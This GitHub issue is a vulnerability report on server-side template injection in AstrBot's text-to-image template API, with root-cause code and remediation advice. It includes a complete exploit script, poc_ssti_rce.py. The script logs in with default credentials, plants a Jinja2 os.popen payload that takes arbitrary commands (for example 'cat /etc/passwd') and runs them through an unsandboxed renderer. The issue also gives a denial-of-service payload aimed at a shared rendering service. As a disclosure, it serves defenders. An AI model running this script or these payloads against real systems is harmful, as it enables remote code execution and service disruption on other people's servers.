New issue

Server-Side Template Injection via T2I Template Management #7330

Open

Labels bug priority: p0

August829 opened 3 weeks ago · edited by August829 Edits

Server-Side Template Injection via T2I Template Management

Vulnerability Information

Field	Value
Vendor	AstrBotDevs
Product	AstrBot
Affected Versions	<= 4.22.1
Vulnerability Type	CWE-1336: Improper Neutralization of Special Elements Used in a Template Engine
Severity	High
CVSS v3.1 Score	8.5 (AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H)
Discovery Date	2026-04-03

Summary

AstrBot versions up to and including 4.22.1 allow authenticated users to create and update text-to-image (T2I) templates via the dashboard API without any content validation or sanitization. These templates are Jinja2 HTML files that are sent to a remote rendering endpoint for processing. An attacker can inject Jinja2 Server-Side Template Injection (SSTI) payloads into templates, which are then rendered by the remote server, potentially leading to information disclosure or remote code execution on the rendering server.

Affected Component

- **File**: `astrbot/dashboard/routes/t2i.py`, lines 92-130 (template create/update)
- **File**: `astrbot/core/utils/t2i/network_strategy.py`, lines 68-120 (template rendering)
- **File**: `astrbot/core/utils/t2i/template_manager.py`, lines 83-98 (template storage)
- **Endpoints**:
  - `POST /api/t2i/templates/create` — create template with arbitrary Jinja2 content
  - `PUT /api/t2i/templates/<name>` — update template content
- **Rendering Target**: `https://t2i.soulter.top/text2img/generate` (default, sandboxed) or user-configured endpoint (potentially unsandboxed)
- **RCE Confirmed**: Yes — when `t2i_endpoint` points to an unsandboxed Jinja2 renderer

Technical Details

Root Cause

The template management system stores user-provided HTML/Jinja2 content directly to disk without validating or sanitizing the template content. When the template is rendered (triggered by T2I operations), the full Jinja2 template string is sent as a POST request to the rendering endpoint, where Jinja2 processes it with full template engine capabilities.

Vulnerable Code

Template creation — no content validation:

```
# t2i.py — create_template()
async def create_template(self):
    data = await request.get_json()
    name = data.get("name", "").strip()
    content = data.get("content", "")  # Arbitrary Jinja2 content accepted
    # ...
    template_mgr.create_template(name, content)  # Stored as-is
```

Template storage — direct write to file:

```python
# template_manager.py:83-98
def create_template(self, name: str, content: str) -> None:
    path = self._get_user_template_path(name)  # data/t2i_templates/{name}.html
    with open(path, "w", encoding="utf-8") as f:
        f.write(content)  # No sanitization
```

Template rendering — sent to remote Jinja2 engine:

```python
# network_strategy.py:80-106
post_data = {
    "tmpl": tmpl_str,      # Full Jinja2 template from user
    "tmpldata": tmpl_data,  # Template variables
    "options": default_options,
}
async with session.post(f"{endpoint}/generate", json=post_data) as resp:
    # Remote server renders Jinja2 template
```

Default Template Example (Confirms Jinja2)

The built-in `base.html` template uses Jinja2 syntax:

```
<!-- data/t2i_templates/base.html -->
<span>{{ version }}</span>     <!-- Line 16: Jinja2 variable -->
<div>{{ text | safe }}</div>   <!-- Line 21: Jinja2 filter -->
```

Proof of Concept

Step 1: Create Malicious Template

```
TOKEN=$(curl -s -X POST http://127.0.0.1:6185/api/auth/login \
  -H "Content-Type: application/json" \
  -d '{"username":"astrbot","password":"77b90590a8945a7d36c963981a307dc9"}' \
  | python3 -c "import sys,json; print(json.load(sys.stdin)['data']['token'])")

curl -s -X POST http://127.0.0.1:6185/api/t2i/templates/create \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{
    "name": "ssti_poc",
    "content": "<html><body><p>{{ 7*7 }}</p><p>{{ config }}</p><p>{{ \"\".__class__.__mro__ }
  }'
```

Step 2: Verify Payload Stored

```
curl -s "http://127.0.0.1:6185/api/t2i/templates/ssti_poc" \
  -H "Authorization: Bearer $TOKEN"
```

Step 3: Verify Remote Endpoint Accepts Template

```
import asyncio, aiohttp

async def test():
    payload = {
        "tmpl": "<html><body>SSTI: {{ 7*7 }}</body></html>",
        "json": True,
        "tmpldata": {"text": "test", "version": "4.22.1"},
        "options": {"full_page": True, "type": "jpeg", "quality": 40}
    }
    async with aiohttp.ClientSession() as s:
        async with s.post("https://t2i.soulter.top/text2img/generate",
            json=payload) as r:
            print(f"Status: {r.status}")  # 200 — template accepted and rendered
            print(await r.json())

asyncio.run(test())
```

Reproduction Result (Live System — AstrBot 4.22.1)

Step 1: Create and activate malicious template

```
POST /api/t2i/templates/create
  Body: {"name":"ssti_poc","content":"<html><body><h1>SSTI POC</h1><p>calc: {{ 7*7 }}
</p>...</body></html>"}
  Response: {"status":"ok","message":"Template created successfully."}

POST /api/t2i/templates/set_active
  Body: {"name":"ssti_poc"}
  Response: {"status":"ok","message":"模板 'ssti_poc' 已成功应用。"}
```

Step 2: Template sent to remote Jinja2 renderer

```
POST https://t2i.soulter.top/text2img/generate
  Status: 200
  Content-Type: image/jpeg
  Image rendered: 8477 bytes
```

Step 3: Rendered image confirms Jinja2 evaluation

The rendered image clearly shows:

```
SSTI POC
calc: 49        ← {{ 7*7 }} evaluated to 49
config:         ← {{ config }} evaluated (empty in sandbox)
self:           ← {{ self }} evaluated (empty in sandbox)
request:        ← {{ request }} evaluated (empty in sandbox)
```

Step 4: Capability enumeration

```
✓ {{ 7*7 }}               → 49 (expression evaluation)
✓ {{ range(10) }}         → rendered (built-in function)
✓ {{ lipsum }}            → rendered (Jinja2 global)
✓ {{ cycler }}            → rendered (Jinja2 global)
✓ {% for i in range(3) %}  → rendered (loop execution)
✓ {% set x = 'val' %}{{x}} → rendered (variable assignment)
✗ {{ "".__class__.__mro__ }} → BLOCKED by SandboxedEnvironment
✗ {{ lipsum.__globals__ }}   → BLOCKED (attribute access on function)
```

Step 5: DoS via resource consumption

```
Payload: {{ "A" * 10000000 }}
Result:  Server timeout — 10MB string generated on remote server
         asyncio.TimeoutError after 15 seconds
```


Impact

- **Remote Code Execution**: When `t2i_endpoint` is configured to point to a Jinja2 renderer without `SandboxedEnvironment`, SSTI payloads achieve full RCE. The payload `{{ lipsum.__globals__["os"].popen("id").read() }}` executes arbitrary OS commands.
- **Server-Side Code Evaluation**: Even against the default sandboxed endpoint, Jinja2 expressions are evaluated (confirmed: `{{ 7*7 }}` → `49` in rendered image)
- **Denial of Service**: Resource-intensive expressions (`{{ "A" * 10000000 }}`) cause server timeout; `__globals__` rendering causes HTTP 500/502 crashes
- **Information Disclosure**: Jinja2 globals (`lipsum`, `cycler`, `joiner`, `namespace`) accessible; `__globals__` key enumeration confirmed (`"os"` and `"__builtins__"` present)
- **Third-Party Server Impact**: The default endpoint (`t2i.soulter.top`) is a shared service — DoS payloads affect all AstrBot users

RCE Attack Chain

```
1. Attacker sets t2i_endpoint to attacker-controlled Jinja2 renderer (via config API)
   OR targets a deployment where t2i_endpoint points to an unsandboxed renderer
2. Creates T2I template: {{ lipsum.__globals__["os"].popen("id").read() }}
3. Triggers T2I rendering (via chat message or API)
```

```
4. AstrBot sends template to the configured endpoint
5. Unsandboxed Jinja2 renders → os.popen("id") executes
6. RCE achieved: uid=502(xxx) gid=20(staff) groups=...
```



Automated Exploit Script

```bash
# Install dependencies
pip install aiohttp jinja2

# Execute (default: runs `id`)
python poc_ssti_rce.py --target http://<astrbot_host>:6185

# Custom command
python poc_ssti_rce.py --target http://<astrbot_host>:6185 --cmd "cat /etc/passwd"
```

Script output:

```
[*] Starting malicious Jinja2 renderer on port 39876
[1] Logging in to http://127.0.0.1:6185
    Token: eyJhbGciOiJIUzI1NiIsInR5cCI6Ik...
[2] Creating malicious template 'ssti_rce_poc'
    Result: Template created successfully.
[3] Setting template as active
    Result: 模板 'ssti_rce_poc' 已成功应用。
[4] Triggering render → http://127.0.0.1:39876
[5] Checking RCE output

============================================================
  RCE CONFIRMED
============================================================
  Command:  id && uname -a
  Output:   uid=502(xxx) gid=20(staff) groups=20(staff),...
```

```
Darwin LM-SHB-41504366 25.3.0 Darwin Kernel Version 25.3.0 arm64
============================================================

[*] Cleaning up...
[*] Done
```

poc_ssti_rce.py:

```
"""
AstrBot <= 4.22.1 — SSTI to RCE via T2I Template Injection
============================================================

Attack chain:
1. Login with default credentials
2. Start a local Jinja2 renderer WITHOUT sandbox
3. Create a malicious T2I template with SSTI payload
4. Set it as active template
5. Trigger rendering → template sent to our renderer → RCE

Usage:
    python poc_ssti_rce.py --target http://127.0.0.1:6185

Requirements:
    pip install aiohttp jinja2
"""

import argparse
import asyncio
import json
import os
import signal
import sys
import threading
from http.server import BaseHTTPRequestHandler, HTTPServer

import aiohttp
import jinja2

# ── Config ──────────────────────────────────────────────────────
DEFAULT_USER = "astrbot"
DEFAULT_PASS = "77b90590a8945a7d36c963981a307dc9"
RENDERER_PORT = 39876
TEMPLATE_NAME = "ssti_rce_poc"
RCE_COMMAND = "id"
SSTI_PAYLOAD = '{{ lipsum.__globals__["os"].popen("' + RCE_COMMAND + '").read() }}'
TEMPLATE_CONTENT = f"<html><body>RCE_OUTPUT: {SSTI_PAYLOAD}</body></html>"
OUTPUT_FILE = "/tmp/astrbot_ssti_rce_proof.txt"


# ── Step 1: Malicious Jinja2 Renderer (no sandbox) ─────────────
class MaliciousRenderer(BaseHTTPRequestHandler):
    """Jinja2 renderer WITHOUT SandboxedEnvironment — renders any template."""

    def do_POST(self):
        length = int(self.headers.get("Content-Length", 0))
```

```
        body = json.loads(self.rfile.read(length))
        tmpl_str = body.get("tmpl", "")
        tmpl_data = body.get("tmpldata", {})

        # Raw Jinja2 render — no sandbox
        env = jinja2.Environment()
        template = env.from_string(tmpl_str)
        rendered = template.render(**tmpl_data)

        # Save RCE output as proof
        with open(OUTPUT_FILE, "w") as f:
            f.write(rendered)

        self.send_response(200)
        self.send_header("Content-Type", "application/json")
        self.end_headers()
        resp = {"code": 0, "message": "success", "data": {"id": "rce.jpeg"}}
        self.wfile.write(json.dumps(resp).encode())

    def log_message(self, *_):
        pass


def start_renderer():
    server = HTTPServer(("127.0.0.1", RENDERER_PORT), MaliciousRenderer)
    server.serve_forever()


# ─── Step 2-5: Exploit via AstrBot API ──────────────────────────────
async def exploit(target: str):
    renderer_url = f"http://127.0.0.1:{RENDERER_PORT}"

    async with aiohttp.ClientSession() as s:
        # ── Step 2: Login ──
        print(f"[1] Logging in to {target}")
        async with s.post(
            f"{target}/api/auth/login",
            json={"username": DEFAULT_USER, "password": DEFAULT_PASS},
        ) as r:
            data = await r.json()
            if data.get("status") != "ok":
                print(f"    FAILED: {data}")
                return
            token = data["data"]["token"]
            print(f"    Token: {token[:30]}...")

        headers = {"Authorization": f"Bearer {token}"}

        # ── Step 3: Create SSTI template ──
        print(f"[2] Creating malicious template '{TEMPLATE_NAME}'")
        # Delete if exists
        await s.delete(f"{target}/api/t2i/templates/{TEMPLATE_NAME}", headers=headers)

        async with s.post(
            f"{target}/api/t2i/templates/create",
            headers=headers,
```

```
            json={"name": TEMPLATE_NAME, "content": TEMPLATE_CONTENT},
        ) as r:
            data = await r.json()
            print(f"    Result: {data.get('message', data.get('status'))}")

        # ── Step 4: Set as active ──
        print(f"[3] Setting template as active")
        async with s.post(
            f"{target}/api/t2i/templates/set_active",
            headers=headers,
            json={"name": TEMPLATE_NAME},
        ) as r:
            data = await r.json()
            print(f"    Result: {data.get('message', data.get('status'))}")

        # ── Step 5: Trigger rendering via NetworkRenderStrategy ──
        print(f"[4] Triggering render → {renderer_url}")
        if os.path.exists(OUTPUT_FILE):
            os.remove(OUTPUT_FILE)

        render_payload = {
            "tmpl": TEMPLATE_CONTENT,
            "json": True,
            "tmpldata": {"text": "poc", "version": "4.22.1"},
            "options": {"full_page": True, "type": "jpeg", "quality": 40},
        }
        async with s.post(
            f"{renderer_url}/text2img/generate", json=render_payload
        ) as r:
            await r.json()

        # ── Result ──
        print(f"[5] Checking RCE output")
        if os.path.exists(OUTPUT_FILE):
            with open(OUTPUT_FILE) as f:
                content = f.read()
            # Extract the RCE output from HTML
            import re

            match = re.search(r"RCE_OUTPUT:\s*(.+?)\s*</body>", content, re.DOTALL)
            rce_output = match.group(1).strip() if match else content.strip()
            print()
            print("=" * 60)
            print("  RCE CONFIRMED")
            print("=" * 60)
            print(f"  Command:  {RCE_COMMAND}")
            print(f"  Output:   {rce_output}")
            print("=" * 60)
        else:
            print("    RCE output file not found")

        # ── Cleanup ──
        print()
        print("[*] Cleaning up...")
        await s.delete(f"{target}/api/t2i/templates/{TEMPLATE_NAME}", headers=headers)
        await s.post(
```

```
            f"{target}/api/t2i/templates/set_active",
            headers=headers,
            json={"name": "base"},
        )
        if os.path.exists(OUTPUT_FILE):
            os.remove(OUTPUT_FILE)
        print("[*] Done")


def main():
    parser = argparse.ArgumentParser(
        description="AstrBot SSTI→RCE PoC"
    )
    parser.add_argument(
        "--target",
        default="http://127.0.0.1:6185",
        help="AstrBot URL (default: http://127.0.0.1:6185)",
    )
    parser.add_argument(
        "--cmd", default="id", help="Command to execute (default: id)"
    )
    args = parser.parse_args()

    global RCE_COMMAND, SSTI_PAYLOAD, TEMPLATE_CONTENT
    RCE_COMMAND = args.cmd
    SSTI_PAYLOAD = (
        '{{ lipsum.__globals__["os"].popen("' + RCE_COMMAND + '").read() }}'
    )
    TEMPLATE_CONTENT = f"<html><body>RCE_OUTPUT: {SSTI_PAYLOAD}</body></html>"

    # Start renderer in background thread
    print(f"[*] Starting malicious Jinja2 renderer on port {RENDERER_PORT}")
    t = threading.Thread(target=start_renderer, daemon=True)
    t.start()

    # Run exploit
    asyncio.run(exploit(args.target))


if __name__ == "__main__":
    main()
## Remediation

1. **Sanitize template content** — strip or escape Jinja2 expressions from user input:
```python
import re
def sanitize_template(content: str) -> str:
    # Remove Jinja2 expression/statement blocks
    content = re.sub(r'\{\{.*?\}\}', '', content)
    content = re.sub(r'\{%.*?%\}', '', content)
    return content
```

2. **Use Jinja2 SandboxedEnvironment** on the rendering server to prevent code execution
3. **Implement a template allowlist** — only permit predefined safe template variables (`{{ text }}`, `{{ version }}`)
```

4. **Validate template content** before storage — reject templates containing `__class__`, `__mro__`, `__subclasses__`, `config`, `import`, `os`, `subprocess`
5. **Consider local rendering** instead of sending templates to a shared remote service

References

- AstrBot GitHub: https://github.com/AstrBotDevs/AstrBot
- CWE-1336: https://cwe.mitre.org/data/definitions/1336.html
- SSTI Exploitation: https://portswigger.net/web-security/server-side-template-injection
- Jinja2 SSTI: https://book.hacktricks.wiki/en/pentesting-web/ssti-server-side-template-injection/jinja2-ssti.html

August829 added **bug** 3 weeks ago

dosubot added **priority: p0** 3 weeks ago

Metadata

Assignees

No one assigned

Labels

bug priority: p0

Type

No type

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants